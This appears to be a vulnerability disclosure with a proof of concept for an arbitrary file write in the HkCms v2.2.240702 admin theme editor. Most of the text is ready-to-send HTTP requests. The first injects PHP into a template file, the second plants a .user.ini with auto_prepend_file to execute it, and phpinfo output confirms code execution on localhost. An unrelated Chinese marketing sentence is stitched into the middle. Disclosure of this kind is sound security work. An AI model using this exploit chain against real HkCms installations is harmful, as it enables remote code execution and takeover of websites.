Hkcms

Download link

https://gitee.com/Hk_Cms/HkCms

Description

HkCms
There is an arbitrary file write vulnerability in Appcenter. php with version 2.2.240702.

Affected Version

HkCms v2.2.240702

时尚生活、概念设计

当服务很重要时，您的选择很简单！我们拥有一支文化多元、具有前瞻性思维的团队，正在寻找类似的人才。

POC

Modify show_deduct. html in the show template

```
POST /admin.php/appcenter/editTheme.html HTTP/1.1
Host: 127.0.0.1
X-Requested-With: XMLHttpRequest
Sec-Fetch-Site: same-origin
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
```

```
Sec-Fetch-Mode: cors
Accept: application/json, text/javascript, */*; q=0.01
sec-ch-ua-mobile: ?0
sec-ch-ua: "Not A(Brand";v="8", "Chromium";v="132", "Google Chrome";v="132"
Origin: http://127.0.0.1
Cookie: admin_hkcms_lang=zh-cn; HKCMSSESSID=efdd0881195d6e802d7f0689b77098de; old_index_hkcms_lang=zh-cn; index_hkcms_lang=zh-cn
Accept-Encoding: gzip, deflate, br, zstd
sec-ch-ua-platform: "Windows"
Sec-Fetch-Dest: empty
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 177

name=default&t=tpl&old=show_product.html&old_path=%2Fshow&path=%2Fshow&filename=show_product.html&content=%3C%3F%3D+phpinfo()%3B%0D%0A&__token__=dc7587409140c54150e9c3245c4503eb
```

Add the. user.ini file to the show template again


```
POST /admin.php/appcenter/editTheme.html HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate, br, zstd
Cookie: admin_hkcms_lang=zh-cn; HKCMSSESSID=efdd0881195d6e802d7f0689b77098de; old_index_hkcms_lang=zh-cn; index_hkcms_lang=zh-cn
Sec-Fetch-Site: same-origin
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
sec-ch-ua: "Not A(Brand";v="8", "Chromium";v="132", "Google Chrome";v="132"
Origin: http://127.0.0.1
Sec-Fetch-Mode: cors
Accept-Language: zh-CN,zh;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
sec-ch-ua-platform: "Windows"
sec-ch-ua-mobile: ?0
Content-Length: 154

```

```
name=default&t=tpl&old=&old_path=&path=%2Fshow&filename=.user.ini&content=auto
_prepend_file%3Dshow_product.html&__token__=85a6816e44e2dd703aeccaa4f459e049
```

Visit the default sample product page.

```
http://127.0.0.1/index.php/index/show?id=62&catname=wc
```



127.0.0.1/index.php/index/show?id=62&catname=wc

PHP Version 7.3.4

System	Windows NT LAPTOP-LA64ATKA 10.0 build 22631 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\tool\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS,VC15
PHP Extension Build	API20180731,NTS,VC15
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	php, file, glob, data, http, ftp, zip, compress.zlib, https, ftps, phar
Registered Stream Socket Transports	tcp, udp, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk